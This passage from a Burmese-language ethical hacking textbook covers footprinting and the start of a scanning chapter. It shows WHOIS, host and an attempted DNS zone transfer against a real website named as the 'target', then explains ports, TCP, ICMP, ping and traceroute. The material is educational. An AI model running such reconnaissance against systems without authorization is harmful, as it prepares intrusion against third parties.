သက်ဆိုင်ရာ ကဏ္ဍအလိုက် အလျဉ်းသင့်သလို ဖော်ပြပေးသွားပါမယ်။

Seven Steps of Information Gathering

Reconnaissance ဆိုတာ Information Gathering လုပ်တဲ့ လုပ်ငန်းစဉ်အားလုံးပေါင်းကို ဆိုလိုတယ်လို့ ရှေ့မှာဆွေးနွေးခဲ့ပြီးပြီနော်။ Information

Gathering လုပ်ဆောင်ရာမှာ Active လည်း ဖြစ်နိုင်သလို Passive လည်း ဖြစ်နိုင်ပါတယ်။ Hacker တစ်ယောက်က Active ရော Passive ရောပါ နှစ်မျိုးလုံး အသုံးပြုပြီးလည်း information တွေကို gather လုပ်နိုင်ဖို့ ကြိုးစားနိုင်ပါသေးတယ်။ Public Website လို နေရာတွေကနေ ရှာဖွေခြင်းအပါအဝင် Information gathering ကို အဓိကအားဖြင့် Steps ၇ခုနဲ့ ခွဲခြားနိုင်ပါတယ်။



Active footprinting, Passive footprinting & Enumeration ဆိုတဲ့ အဆင့် သုံးခုကို ပြန်ခွဲကြည့်တဲ့အခါ အထက်ပါအတိုင်း Seven steps of information gathering ကို ရရှိပါတယ်။ ဒီ၇ဆင့် မှန်ပေမယ့် ဒီအတိုင်း အစဉ်လိုက်ပဲ လုပ်ရမယ်လို့တော့ လုံးဝ မဆိုလိုပါ။ တစ်ဆင့်ချင်းစီအကြောင်း အသေးစိတ် ဆောင်းပါးများကို www.khitminnyo.com တွင် ဆက်လက် ရေးသားပေးသွားပါမည်။ ယခုစာအုပ်တွင် ထိုအဆင့်များကို ဖော်ပြနေပါက စာမျက်နှာများစွာ ကုန်သွားမှာဖြစ်လို့ တစ်ခုစီ ရှင်းမပြတော့ပါ။

ကျွန်တော်တို့ စောစောက ဆွေးနွေးခဲ့တဲ့အတိုင်းပါပဲ။ Attacker တစ်ယောက်က information တွေကို စုဆောင်းတဲ့အခါ Active & Passive footprinting နှစ်မျိုးလုံး အသုံးပြုနိုင်ပါတယ်။ ကောင်းပြီ ဒါဆို ဘယ်ကစမလဲ။ အကောင်းဆုံး စတင်မှုကတော့ target company ရဲ့ website ကို ဝင်ရောက် ကြည့်ရှုခြင်းပါပဲ။ Target organization အကြောင်း နားလည်လာမယ်။ target organization ရဲ့ Key People တွေ၊ contact details (name, mail, phone, etc...)၊ target company ရဲ့ potential customers တွေ၊ business area နဲ့ သူတို့ အသုံးပြုတဲ့ နည်းပညာ စတာတွေကို သိရှိနိုင်ပါတယ်။ Public တင်ထားတဲ့ web ကနေ ရယူတာဖြစ်လို့ တရားဝင် information ရယူခြင်းဖြစ်ပါတယ်။

ထိုသို့ target ကို တိုက်ရိုက် ထိတွေ့ခြင်းမရှိသေးဘဲ information ရယူခြင်းမျိုးကို Passive Footprinting လို့ အကြမ်းဖျင်း မှတ်ယူနိုင်ပါတယ်။ အဲသည်မှာ သိလာမယ့် contact phone ကို ဆက်ပြီး ဖြစ်စေ၊ mail ကနေဖြစ်စေ၊ Social Media တွေကနေဖြစ်စေ information တွေ ပိုရဖို့အတွက် ကြိုးစားခြင်းကတော့ Active footprinting ထဲမှာ ပါဝင်ပါတယ်။


WHOIS

ကျွန်တော်တို့အနေနဲ့ website တစ်ခုရဲ့ information တွေကို စုဆောင်းတဲ့နေရာမှာ အကူညီပေးနိုင်မယ့် နောက်ထပ် tool လေးတစ်ခု ရှိပါသေးတယ်။ WHOIS ပါ။ Kali Linux ရဲ့ Terminal ကနေ လွယ်ကူစွာ အသုံးပြုနိုင်ပါတယ်။ www.bible-history.com ကို နမူနာအနေနဲ့ ရှာပြပါ့မယ်။ ရှာတဲ့အခါ www. ကို မထည့်သွင်းရပါ။

```
root@kali:~# whois bible-history.com
   Domain Name: BIBLE-HISTORY.COM
   Registry Domain ID: 3340915_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.godaddy.com
   Registrar URL: http://www.godaddy.com
   Updated Date: 2017-01-31T15:11:37Z
   Creation Date: 1999-01-30T05:00:00Z
   Registry Expiry Date: 2018-01-30T05:00:00Z
   Registrar: GoDaddy.com, LLC
   Registrar IANA ID: 146
   Registrar Abuse Contact Email: abuse@godaddy.com
   Registrar Abuse Contact Phone: 480-624-2505
```

နမူနာ ရှာပြထားသလိုပါပဲ။ မိမိတို့ရဲ့ Target domain ကို ထည့်သွင်းရှာဖွေတဲ့အခါ အလွန် တန်ဖိုးရှိတဲ့ အချက်အလက်တွေကို ရရှိလာမှာဖြစ်ပါတယ်။ အထက်ပါ ပုံမှာလည်း မြင်တွေ့ရနိုင်သလို ပုံမှာ မပါတဲ့အပိုင်းတွေကိုလည်း မြင်တွေ့ရပါလိမ့်မယ်။

အထက်ပါ result ကို အခြား device (e.g. phone) တွေကနေ ရှာချင်ပါလျှင်တော့ Browser မှာ sg.godaddy.com/whois လို့ ရိုက်ထည့်ပြီး သွားရောက်ရှာဖွေနိုင်ပါတယ်။



ပေါ်လာတဲ့ search box မှာ target domain ကို ထည့်သွင်းရှာလိုက်ရင် ရပါပြီ။

ပြန်ဆက်ရအောင်။ Kali terminal မှာ target domain နဲ့ပတ်က်ပြီး ခုန ရှာတဲ့နေရာမှာပဲ host target ပုံစံနဲ့ အသုံးပြုနိုင်ပါသေးတယ်။ ခုန bible-history.com ကိုပဲ ဆက်ပြီးနမူနာ ပြပါ့မယ်။

```
root@kali:~# host bible-history.com
bible-history.com has address 54.201.8.54
bible-history.com mail is handled by 5 alt2.ASPMX.L.GOOGLE.com.
bible-history.com mail is handled by 10 alt3.ASPMX.L.GOOGLE.com.
bible-history.com mail is handled by 10 alt4.ASPMX.L.GOOGLE.com.
bible-history.com mail is handled by 1 ASPMX.L.GOOGLE.com.
bible-history.com mail is handled by 5 alt1.ASPMX.L.GOOGLE.com.
root@kali:~#
```

လက်ရှိ target အတွက် mail ကို ဘယ်က handle လုပ်ပေးနေလဲဆိုတာ မြင်နိုင်ပါတယ်။ target ရဲ့ name server တွေကို သိချင်ရင်တော့ host -t ns target-domain ပုံစံနဲ့ ရှာဖွေရမှာ ဖြစ်ပါတယ်။ ဥပမာ-

```
root@kali:~# host -t ns bible-history.com
bible-history.com name server ns57.domaincontrol.com.
bible-history.com name server ns58.domaincontrol.com.
root@kali:~#
```

အထက်ပါအတိုင်း ရှာဖွေတဲ့အခါ target ရဲ့ name server ကို ရရှိမှာဖြစ်ပြီး host -l target-domain ns ပုံစံနဲ့ Target IP ရအောင် ဆက်လက် စုံစမ်းနိုင်ပါတယ်။

```
root@kali:~# host -t ns bible-history.com
bible-history.com name server ns57.domaincontrol.com.
bible-history.com name server ns58.domaincontrol.com.
root@kali:~# host -l bible-history.com ns57.domaincontrol.com
;; communications error to 216.69.185.29#53: end of file
;; communications error to 216.69.185.29#53: end of file
;; connection timed out; no servers could be reached
```

အထက်ပါပုံမှာကြည့်ပါ။ ပိုရှင်းအောင် ယူထည့်ထားတဲ့ ns ကို ပြပေးထားပါတယ်။ IP ရလာပါပြီ။ ရလာတဲ့ IP ကို Detail information ရအောင် ဆက်လက် စုံစမ်းနိုင်ဖို့ whois IP ကို အသုံးပြုနိုင်ပါတယ်။

```
root@kali:~# host -l bible-history.com ns57.domaincontrol.com
;; communications error to 216.69.185.29#53: end of file
;; communications error to 216.69.185.29#53: end of file
;; connection timed out; no servers could be reached
root@kali:~# whois 216.69.185.29
```

တကယ်တမ်း Reconnaissance, Footprinting, Information Gathering တွေကို အပြည့်အစုံ ရှင်းလင်းဖော်ပြဖို့ဆိုရင် စာမျက်နှာ ၂၀၀ ခန့်နီးပါ ရှိသွားနိုင်ပါတယ်။ ဒီစာအုပ်ထဲမှာတော့ ဒီနေရာမှာပဲ အတော်လုံလောက်နေပြီလို့ ယူဆတာကြောင့် ခဏ ပိုင်းလိုက်ရအောင်ဗျာ။ ရှေ့ Chapter လေးမှာ စာဖတ်သူတွေနဲ့ ပြန်ဆုံကြတာပေါ့။ :)

CHAPTER 9: Scanning

Introduction

Chapter 6 မှာတုန်းက Hacker တွေအနေနဲ့ ပြုလုပ်လေ့ရှိတဲ့ steps တွေထဲကမှ Ethical Hacker တွေအတွက် 5 steps ဆိုပြီး ဆွေးနွေးထားတာလေး မှတ်မိဦးမယ်ထင်ပါတယ်။ ပထမဆုံးအဆင့် Reconnaissance ကိုလည်း Chapter 7 မှာ ဆွေးနွေးခဲ့ပြီမို့ ဒုတိယအဆင့် Scanning ကို ဆက်ပြီး ဆွေးနွေးသွားပါမယ်။ ပထမဆုံး အဆင့်ဖြစ်တဲ့ Reconnaissance phase မှာ ပြည့်စုံလုံလောက်တဲ့ Information တွေကို active & passive footprinting နည်းလမ်းတွေနဲ့ ရယူပြီးတဲ့အခါ ဒုတိယမြောက် လုပ်ဆောင်ရမယ့် Phase က Scanning ဖြစ်ပါတယ်။

Scanning ကို အဓိကအားဖြင့် network scanning နဲ့ port scanning ဆိုပြီး အပိုင်းနှစ်ပိုင်းအဖြစ် ရှုမြင်နိုင်ပါတယ်။ ဆွေးနွေးရင်းနဲ့ ပိုပြီး နားလည်လာပါလိမ့်မယ်။ Scanning phase အတွက် အခြေအနေကတော့ Information Gathering လုပ်ခဲ့နိုင်မှုပေါ် မူတည်ပြီး ကွာခြားနိုင်ပါတယ်။ ဆိုလိုတာက ရှေ့အဆင့်မှာ information အပြည့်အစုံ စုဆောင်းခဲ့နိုင်ရင် ဒီအဆင့်မှာ ပိုပြီး လွယ်ကူမယ်လို့ ဆိုလိုတာပါ။

Scanning Phase ရဲ့ အဓိက Focus ကတော့ target organization ရဲ့ Network နဲ့ ချိတ်ဆက်ထားတဲ့ computers & deices တွေနဲ့ ပတ်သက်ပြီး specific information တွေကို ရှာဖွေ ကောက်ချက်ဆွဲနိုင်ဖို့ ဖြစ်ပါတယ်။ ဒီ Phase မှာက အဓိကအားဖြင့် target organization ရဲ့ network အတွင်းမှာရှိနေတဲ့ system တွေမှာ live host တွေကို ရှာဖွေဖို့၊ အမျိုးအစား ခွဲခြားနိုင်ဖို့ (e.g. desktop, laptop, server, network device, or mobile computing devices, etc)၊ ဘယ် Operating System ကို အသုံးပြုထားလဲ၊ ဘယ်လို Public service တွေ ပေးထားလဲ (e.g. web applications, SMTP, FTP, etc...) ဘယ်လို vulnerability တွေ ရှိနေနိုင်မလဲ စသည်ဖြင့် ကောက်ချက်ဆွဲနိုင်ဖို့ကို အဓိက focus ထားပါတယ်။

ထိုသို့ Scanning ပြုလုပ်နိုင်ဖို့အတွက်တော့ Nessus, Nmap, Hping စတာတွေကို အသုံးပြုနိုင်ပါတယ်။ ဒီအဆင့်ရဲ့ ရည်ရွယ်ချက်ကတော့ နောက်တစ်ဆင့် မှာ မတိုက်ခိုက်မီ possible target lists ပြုလုပ်ထားနိုင်ဖို့ ဖြစ်ပါတယ်။

Definition (Vocabulary)

ဒီအခန်းမှာ ပါဝင်မယ့် terms အချို့နဲ့ ပတ်သက်ပြီး ကြိုတင် ဖော်ပြထားချင်တာလေးတွေကို စုစည်းလိုက်တာပါ။ မသိသေးတဲ့သူတွေအတွက် အဆင်ပြေစေဖို့ ဖြစ်ပါတယ်။ တစ်ခုချင်းစီပဲ အရင် ကြည့်သွားရအောင်။

Network Traffic

နည်းလမ်းမျိုးစုံနဲ့ ချိတ်ဆက်ဆက်သွယ်ထားတဲ့ ကွန်ပျူတာစနစ်တွေကြားက electronic communication ကို network traffic လို့ သတ်မှတ်ခေါ်ဆိုနိုင်ပါတယ်။

Firewalls

network system တစ်ခုကို ကာကွယ်ဖို့အတွက် အသုံးပြုတဲ့အရာလို့ လူသိများတဲ့ firewall ရဲ့ မူလ အဓိပ္ပါယ်က မီးခံနံရံ/မီးကာနံရံ ဖြစ်ပါတယ်။ computing နယ်ပယ်မှာတော့ firewall က network အတွက် ဂိတ်စောင့် တစ်ဦးအနေနဲ့ လုပ်ဆောင်ပေးပါတယ်။ ဂိတ်စောင့် ဆိုတဲ့အတိုင်း အဝင်အထွက် စောင့်ကြည့်မယ်။ access control ကနေ ချမှတ်ထားတဲ့ criteria နဲ့ ကိုက်ညီမှုရှိတဲ့ traffic ကိုသာ ဖြတ်သန်းခွင့်ပြုမှာဖြစ်ပြီး ကိုက်ညီမှု မရှိတာတွေကိုတော့ ပိတ်ထားမှာဖြစ်ပါတယ်။ ဒါကြောင့် firewall ဟာ inbound traffic (ingress) နဲ့ outbound traffic (egress) တို့ကို စိစစ်၍ လက်ခံခြင်း ငြင်းပယ်ခြင်း စတာတွေ လုပ်ဆောင်ဖို့အတွက် port တွေကို ဖွင့်/ပိတ် လုပ်နိုင်ပါတယ်။

Ports

Port ဆိုတာကတော့ computer to computer communication အတွက် အသုံးပြုတဲ့ communication channel တွေကို ဆိုလိုပါတယ်။ communication အတွက် အသုံးပြုနိုင်တဲ့ TCP port 65,535 ports ရှိပြီး UDP port ပေါင်းကလည်း 63,535 ports ရှိပါတယ်။ port တွေ အများကြီး ရှိတာပေမယ့် တကယ်တမ်း တိကျတဲ့ လုပ်ဆောင်ချက်အတွက် သတ်မှတ်လုပ်ဆောင်နိုင်တဲ့ port အနည်းငယ်သာ ရှိပါတယ်။ သူတို့ကိုလည်း ဒါအတွက်ပဲလို့ ကန့်သတ်ထားတာတော့ မဟုတ်ပါဘူး။ ဥပမာ ရှင်းပြရရင် TCP port 80 ကို HTTP (Hyper Text Transfer Protocol) နှင့်အတူ normal web traffic utilizing အတွက် အသုံးပြုလေ့ရှိပေမယ့် အခြားသော traffic တွေကလည်းပဲ port 80 ကို ဖြတ်သန်းသွားနိုင်ပါတယ်။

Port နဲ့ ပတ်သက်ပြီး ပိုနားလည်အောင် ပြောရရင် ကြီးမားပြီး အခန်းပေါင်းများစွာ ပါဝင်တဲ့ ရုံး အဆောက်အဦးကြီးတစ်ခုကို မြင်ယောင်ကြည့်ပါ။ အခန်းတိုင်း အခန်းတိုင်းမှာ တံခါးတွေ ရှိကြသလို မတူညီတဲ့ function တွေကို လုပ်ဆောင်ရတဲ့ ဝန်ထမ်းတွေလည်း အခန်းတိုင်းမှာ ရှိနေကြပါတယ်။ ထိုရုံးမှာ web နဲ့ ပတ်သက်တဲ့အရာတိုင်းကို suit 80 က ကိုင်တွယ်လုပ်ဆောင်တယ် ဆိုပါစို့။ အဆိုပါ suit 80 က အခြားရုံး တစ်ရုံးသို့ ပြောင်းရွှေ့သွားသည်ဖြစ်စေ၊ တာဝန်ပြောင်းလဲသွားသည် ဖြစ်စေပေါ့။ သူ့ရဲ့ မူလလုပ်ငန်းတွေကို အခြားတစ်ဌာနမှာ လွှဲပြောင်းပေးအပ်ခဲ့ရမှာ ဖြစ်ပါတယ်။ သူ့ရဲ့ hand over ကို suit 8080 ကို လွှဲအပ်ခဲ့တယ် ဆိုပါစို့၊ 8080 သည် သူ လွှဲပြောင်းရယူလိုက်တဲ့ web ပိုင်းဆိုင်ရာတွေကို တာဝန်ယူ လုပ်ဆောင်ရတော့မှာဖြစ်ပါတယ်။

ဒီအခြေအနေမှာ 80 ထံ လာရောက်သူတွေဟာ ပိတ်ထားတဲ့ အခန်း or

အသုံးမပြုတဲ့ အခန်းအဖြစ်သာ မြင်တွေ့ရမှာဖြစ်ပြီး web ပိုင်းဆိုင်ရာကို ဆက်လက် စုံစမ်းကြည့်မယ်ဆိုရင်တော့ 8080 မှာ ရရှိနိုင်တာကို သိရမှာ ဖြစ်သလို 80 မှာ မရနိုင်တော့ဘူးဆိုတာကိုပါ သိရှိသွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် 8080 နဲ့ မှန်ကန်တဲ့ လိပ်စာကို ရရှိထားသူတွေက web request ထံ မှန်ကန်စွာ ရောက်ရှိသွားနိုင်ပေမယ့် 80 ကိုသာ သိရှိထားသူတွေအတွက်တော့ မှားယွင်းတဲ့ ဆက်သွယ်မှုကြောင့် အချိန်ပိုကြာပြီး အခက်အခဲတွေကို ရင်ဆိုင်ရနိုင်ပါတယ်။ ဒါက မြင်သာအောင် ဥပမာ လေး ဖော်ပြပေးခြင်းပါ။

IP Protocols

Protocols ဆိုတာ ကွန်ပျူတာနယ်ပယ်မှာရော တကယ့် real life မှာရော rules ကို ကိုယ်စားပြုပါတယ်။ သံတမန်တွေ၊ နိုင်ငံရေးသမားတွေနဲ့ high-level office တွေမှာ protocol issue ကို ကိုင်တွယ်ဖြေရှင်းဖို့ အထူးဝန်ထမ်းတွေ ခန့်ထားတတ်ကြပါတယ်။ message တွေကို သင့်တော် မှန်ကန်စွာ ပေးပို့ လက်ခံနိုင်ရဲ့လား၊ ရာထူးအဆင့်အလိုက် သိရမယ့်အရာတွေရော မှန်ကန်ရဲ့လား စသည်ကို protocol issue အတွက် ခန့်အပ်ထားတဲ့ အဲသည် ဝန်ထမ်းတွေကပဲ တာဝန်ယူ ကြီးကြပ်ရပါတယ်။ ကွန်ပျူတာနယ်ပယ်မှာလည်း ထို့အတူပါပဲ။ system တွေ ကြားမှာ ကြိုတင်သတ်မှတ်ထားတဲ့ rules တွေအတိုင်း ဖြစ်ဖို့ လုပ်ဆောင်ရပါတယ်။

TCP

TCP ဆိုတာက Network communication အတွက် အသုံးပြုတဲ့ main protocol တွေထဲက တစ်ခု ဖြစ်ပါတယ်။ connection-based communication protocol တစ်ခုဖြစ်လို့ communication channel တစ်ဘက်စီမှာ ရှိနေကြတဲ့ ကွန်ပျူတာတွေရဲ့ ဆက်သွယ်မှု session တွေကို ဖွင့်ပြီး အချက်အလက်တွေ ပေးပို့လက်ခံနိုင်ဖို့ စတာတွေအတွက် အသုံးပြုနိုင်ပါတယ်။

ဖုန်းပြောတဲ့ ဥပမာလေးနဲ့ ဆက်ရအောင်။ ဖုန်းမြည်သံတစ်ခု ကြားရပြီ ဆိုပါစို့။

Mg Mg: "hello"

Caller: "Hi, ကို မောင်မောင် ရှိပါသလားခင်ဗျာ။ ကိုမောင်မောင်နဲ့ စကားပြောချင်လို့ပါ"

Mg Mg: " ခုစကားပြောနေတာ မောင်မောင်ပါဗျ"

အထက်ပါ ဖုန်းပြောခြင်း ဥပမာကို ကြည့်ရင် TCP ရဲ့ Three ways hand-shake နဲ့ ဆင်တူတာကို တွေ့ရပါမယ်။ TCP communication မှာ ကွန်ပျူတာ တစ်လုံးနဲ့တစ်လုံး ချိတ်ဆက်စဉ် ပထမဆုံး communication စတင်စဉ်မှာ packet exchange သုံးခု ဖြစ်ပေါ်ပါတယ်။




Fig: TCP Three-way Handshake

ပထမဆုံးအနေနဲ့ PC-A က PC-B ထံ reliable connection တစ်ခု တည်ဆောက်လိုကြောင်း SYN packet တွေ ပေးပို့အကြောင်းကြားပါတယ်။ PC-B ကလည်း PC-A ထံ acknowledgment & synchronization နှစ်ခုလုံး ထည့်သွင်းပြီး (SYN/ACK) response ပြန်ပါတယ်။ acknowledgment ရဲ့ ရည်ရွယ်ချက်က source က ပေးပို့တဲ့ SYN packet ကို လက်ခံ ရရှိတဲ့အကြောင်း၊ connection တည်ဆောက်ဖို့ အတွက် destination ရဲ့ SYN flag ကို လက်ခံကြောင်း ပြန်ကြားဖို့အတွက် ဖြစ်ပါတယ်။ ထို TCP packet ကိုတော့ SYN/ACK လို့ ခေါ်ဆိုသုံးနှုန်းပါတယ်။ တတိယအနေနဲ့ PC-A က SYN/ACK ကို လက်ခံရရှိတဲ့အခါ ACK flag ကို TCP header ထဲမှာ ထည့်သွင်းပြီး ACK packet ကို ပေးပို့ အကြောင်းပြန်အပြီးမှာတော့ connection တစ်ခု တည်ဆောက်ပြီး ဖြစ်ပြီမို့ ဆက်သွယ်လို့ ရပြီ ဖြစ်ပါတယ်။

UDP

ဒီ UDP ကတော့ TCP လို reliable မဖြစ်တဲ့ connection protocol တစ်မျိုးပါ။ အသေးစိတ်တော့ မဖော်ပြတော့ပါ။

ICMP & Ping


ဒီနှစ်ခုကိုတော့ ခေါင်းစဉ် ခွဲမပြောတော့ဘူးနော်။ TCP/IP device နှစ်ခုကြားမှာ မှန်ကန်စွာ ချိတ်ဆက်နိုင်ခြင်း ရှိ မရှိ၊ error ရှိ မရှိနဲ့ control information တွေကို ပေးပို့နိုင်စေဖို့အတွက် ICMP ကို အသုံးပြုပါတယ်။ ICMP message တွေဟာ သူတို့ရဲ့ header ထဲမှာ specific type and code (number set) တွေ ရှိကြပါတယ်။ network မှာရှိနေတဲ့ node အမျိုးမျိုးနဲ့ ပတ်သက်တဲ့ information တွေကို ထောက်ပံ့ပေးတာကြောင့် အဲသည် type of code တွေဟာ target system မှာ ဘယ် system တွေ running လုပ်နေတယ်ဆိုတာကို ခန့်မှန်းနိုင်စေဖို့ pen-tester တွေကို ကူညီပေးသလို ရှိနေပါတယ်။

Type	Code	Status	Description
0 – Echo Reply	0		Echo reply (used to ping)
1 and 2		unassigned	*Reserved*
3 – Destination Unreachable	0		Destination network unreachable
	1		Destination host unreachable
	2		Destination protocol unreachable
	3		Destination port unreachable
	4		Fragmentation required, and DF flag set
	5		Source route failed
	6		Destination network unknown
	7		Destination host unknown
	8		Source host isolated
	9		Network administratively prohibited
	10		Host administratively prohibited
	11		Network unreachable for ToS
	12		Host unreachable for ToS
	13		Communication administratively prohibited
	14		Host Precedence Violation
	15		Precedence cutoff in effect
4 – Source Quench	0	deprecated	Source quench (congestion control)
5 – Redirect Message	0		Redirect Datagram for the Network
	1		Redirect Datagram for the Host
	2		Redirect Datagram for the ToS & network
	3		Redirect Datagram for the ToS & host
6		deprecated	Alternate Host Address
7		unassigned	*Reserved*
8 – Echo Request	0		Echo request (used to ping)
9 – Router Advertisement	0		Router Advertisement
10 – Router Solicitation	0		Router discovery/selection/solicitation
11 – Time Exceeded	0		TTL expired in transit
	1		Fragment reassembly time exceeded
12 – Parameter Problem: Bad IP header	0		Pointer indicates the error
	1		Missing a required option
	2		Bad length
13 – Timestamp	0		Timestamp
14 – Timestamp Reply	0		Timestamp reply


Fig: ICMP table

အဲသည်မှာ ICMP message တွေဖြစ်တဲ့ echo, echo request, destination unreachable နဲ့ အခြား message အချို့ကို အသုံးပြုတဲ့ application တစ်ခု ရှိပါတယ်။ အဲဒါကတော့ ping ပါပဲ။ destination တစ်ခု available ဖြစ် မဖြစ် စစ်ဆေးနိုင်ဖို့ရာအတွက် ping ကို အသုံးပြုနိုင်ပါတယ်။ destination သည် available ဖြစ်ပါက echo reply packet နဲ့ တုန့်ပြန်လာမှာဖြစ်ပြီး Intermediate router သည် destination ထံ

ရောက်အောင် မသွားနိုင်ပါက destination unreachable message နဲ့ တုန့်ပြန်ပါမယ်။ router က destination ကိုတော့ ရောက်ပြီး echo packet ကို မတုန့်ပြန်ပါက request timed out message ကိုသာ တွေ့ရပါလိမ့်မယ်။




အထက်ပါ ပုံမှာ နမူနာအနေနဲ့ Ping 192.168.1.1 ကို နမူနာ ပြထားပါတယ်။ Windows cmd ကနေ ping တဲ့အခါမှာ သူ့ဘာသာ ပြီးဆုံးပြီး ရပ်သွားမှာပေမယ့် Linux terminal ကနေ ping မယ်ဆိုရင်တော့ control + c ကို မနှိပ်မချင်း ဆက်လက် run နေပါလိမ့်မယ်။



နမူနာ လုပ်ကြည့်ပေါ့။


Traceroute

destination ဆီသို့ သွားရောက်လာ လမ်းတစ်လျှောက်ရှိ routers' IP address တွေကို list လုပ်ပေးတဲ့ tool တစ်ခုက traceroute ပါ။ traceroute စာ ICMP's Ping command ကို အသုံးပြုပါတယ်။ windows မှာ သုံးတဲ့ Traceroute command က tracert ဖြစ်ပါတယ်။



```
C:\Users\root>tracert www.google.com

Tracing route to www.google.com [216.58.200.36]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms  172.16.3.2
  2     3 ms     2 ms     2 ms  192.168.43.1
  3     *        *        *     Request timed out.
  4     *        *        *     Request timed out.
  5     *        *        *     Request timed out.
  6     *        *        *     Request timed out.
```

Windows cmd မှာ နမူနာ ပြထားတာ ဖြစ်ပါတယ်။



```
root@kali:~# traceroute www.google.com
traceroute to www.google.com (216.58.200.36), 30 hops max, 60 byte packets
 1  gateway (192.168[redacted])  1.684 ms  1.767 ms  1.537 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * 10.63.9.116 (10.63.9.116)  223.002 ms
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * 209.85.243.11 (209.85.243.11)  175.588 ms
13  * * *
14  * * 108.170.229.171 (108.170.229.171)  198.247 ms
15  * * *
